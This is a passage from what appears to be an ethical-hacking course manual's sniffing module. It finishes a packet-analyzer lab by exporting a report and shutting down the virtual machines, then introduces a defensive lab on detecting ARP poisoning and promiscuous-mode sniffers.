
36. An **Export Report** pop-up appears, and the report starts exporting.




Module 08 – Sniffing

37. After completing the extraction, the generated report appears, as shown in the screenshot.


Note: If a **How do you want to open this file?** pop up appears, click on **Google Chrome** and press **OK**



38. Scroll down to view detailed information on each option shown in **Table of Contents**.



Module 08 – Sniffing



39. This concludes the demonstration of analyzing a network using SteelCentral Packet Analyzer.

40. Close all open windows and document all the acquired information.

41. Turn off the **Windows 11** and **Windows Server 2019** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ



Detect Network Sniffing

Ethical hackers and pen testers are aided in the detection of network sniffing by various tools that make its detection an easy task.

Lab Scenario

The previous labs demonstrated how an attacker carries out sniffing with different techniques and tools. This lab helps you understand possible defensive techniques used to defend a target network against sniffing attacks.

A professional ethical hacker or pen tester should be able to detect network sniffing in the network. A sniffer on a network only captures data and runs in promiscuous mode, so it is not easy to detect. Promiscuous mode allows a network device to intercept and read each network packet that arrives in its entirety. The sniffer leaves no trace, since it does not transmit data. Therefore, to detect sniffing attempts, you must use the various network sniffing detection techniques and tools discussed in this lab.

Lab Objectives

- Detect ARP poisoning and promiscuous mode in a switch-based network
- Detect ARP poisoning using the Capsa Network Analyzer

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2019 virtual machine
